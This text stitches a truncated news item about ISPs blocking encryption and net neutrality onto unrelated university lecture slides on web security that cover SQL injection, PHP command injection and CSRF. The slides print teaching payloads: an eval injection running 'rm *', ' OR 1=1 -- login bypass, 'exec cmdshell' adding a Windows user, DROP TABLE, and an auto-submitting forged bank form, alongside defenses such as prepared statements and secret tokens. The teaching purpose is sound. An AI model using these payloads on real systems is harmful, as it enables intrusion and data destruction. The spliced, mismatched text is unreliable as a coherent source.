Revealed: ISPs Already Violating Net Neutrality To Block Encryption And Make Everyone Less Safe Online

from the *scary-news* dept

One of the most frequent refrains from the big broadband players and their friends who are fighting against net neutrality rules is that there's no evidence that ISPs have been abusing a lack of net neutrality rules in the past, so why would they start now? That does **ignore** multiple instances of violations in the past, but in combing through the comments submitted to the FCC concerning net neutrality, we came across one very interesting one that actually makes some rather stunning revelations about the ways in which ISPs are **currently** violating net neutrality/open internet principles in a way designed to **block encryption** and thus make everyone a lot less secure. The **filing comes from VPN company Golden Frog** and discusses "two recent examples that show that users are **not** receiving the open, neutral, and uninterrupted service to which the Commission says they are entitled."

Web Security Part 2

CS642: Computer Security

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Liberal borrowing from Mitchell, Boneh, Stanford CS 155

Web security part 2

SQL injection


Cross-site scripting attacks

Cross-site request forgery


Browser security model


Should be safe to visit an attacker website

Should be safe to visit sites simultaneously



Should be safe to delegate content





Data from aggregator and validator of NVD-reported vulnerabilities

Top vulnerabilities

- SQL injection
  - insert malicious SQL commands to read / modify a database
- Cross-site request forgery (CSRF)
  - site A uses credentials for site B to do bad things
- Cross-site scripting (XSS)
  - site A sends victim client a script that abuses honest site B

Warmup: PHP vulnerabilities

PHP command eval(cmd_str) executes string cmd_str as PHP code

http://example.com/calc.php

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

What can attacker do?

http://example.com/calc.php?exp=“11 ; system(‘rm * ’)”

Encode as a URL

Warmup: PHP command injection

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

http://example.com/sendemail.php

What can attacker do?

http://example.com/sendmail.php?
email = “aboutogetowned@ownage.com” &
subject= “foo < /usr/passwd; ls”


Encode as a URL

Plenty of other common problems with PHP

- File handling
  - example.com/servsideinclude.php?i=file.html
- Global variables
  - example.com/checkcreds.php?

    user="bob ; $auth=1;"
- More… surf the web for examples
  - https://www.owasp.org/index.php/PHP_Top_5

SQL




Basic SQL commands:

SELECT Company, Country FROM Customers WHERE Country <> 'USA'

DROP TABLE Customers

more: http://www.w3schools.com/sql/sql_syntax.asp

SQL



PHP-based SQL:

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person
                WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

ASP example

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

What the developer expected to be sent to SQL:

SELECT * FROM Users WHERE user='me' AND pwd='1234'

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' OR 1=1 -- " (URL encoded)

-- tells SQL to ignore rest of line

SELECT * FROM Users WHERE user=' ' OR 1=1 -- ' AND …

Result: ok.EOF false, so easy login

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' ; exec cmdshell
'net user badguy badpw /add' "

SELECT * FROM Users WHERE user=' ' ; exec …

Result: If SQL database running with correct permissions, then attacker gets account on database server.
(net command is Windows)


```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' ; DROP TABLE Users " (URL encoded)

SELECT * FROM Users WHERE user=' ' ; DROP TABLE Users --

…

Result: Bye-bye customer information



http://xkcd.com/327/

CardSystems breach 2005

~43 million cards stolen

No encryption of CCN's

Visa/Mastercard stopped allowing them to process cards.

"They used a **SQL injection attack**, where a small snippet of code is inserted onto the database through the front end (browser page). Once inserted onto the server the code ran every four days. It gathered credit card data from the database, put it in a file (zipped to reduce size) and sent it to the hackers via FTP." From http://www.squidoo.com/cardsystems-data-breach-case

They got bought out by Pay by Touch in 2005 (probably cheap!)
Pay By Touch shut down in 2008 (woops)

Lady Gaga's website

On June 27, 2011, **Lady Gaga's website was hacked** by a group of US cyber attackers called SwagSec and thousands of her fans' personal details were stolen from her website. The hackers took a content database dump from www.ladygaga.co.uk and a section of email, first name, and last name records were accessed. [43] According to an Imperva blog about the incident, **a SQL injection vulnerability** for her website was recently posted on a hacker forum website, where a user revealed the vulnerability to the rest of the hacker community. While no financial records were compromised, the blog implies that Lady Gaga fans are most likely receiving fraudulent email messages offering exclusive Lady Gaga merchandise, but instead contain malware.[44]


http://en.wikipedia.org/wiki/Sql_injection_attack
Many more examples

Preventing SQL injection

- Don't build commands yourself
- Parameterized/prepared SQL commands
  - Properly escape commands with \
  - ASP 1.1 example

```
SqlCommand cmd = new SqlCommand(
   "SELECT * FROM UserTable WHERE
   username = @User AND
   password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

Cross-site request forgery (CSRF / XSRF)




How CSRF works

- User's browser logged in to bank
- User's browser visits site containing:


```
<form  name=F  action=http://bank.com/BillPay.php>
   <input  name=recipient   value=badguy> …
</form>
<script> document.F.submit(); </script>
```

- Browser sends Auth cookie to bank. Why?
  - Cookie scoping rules

Form post with cookie



Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34

CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation


```
Referer: http://www.facebook.com/
home.php
```

- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret validation tokens

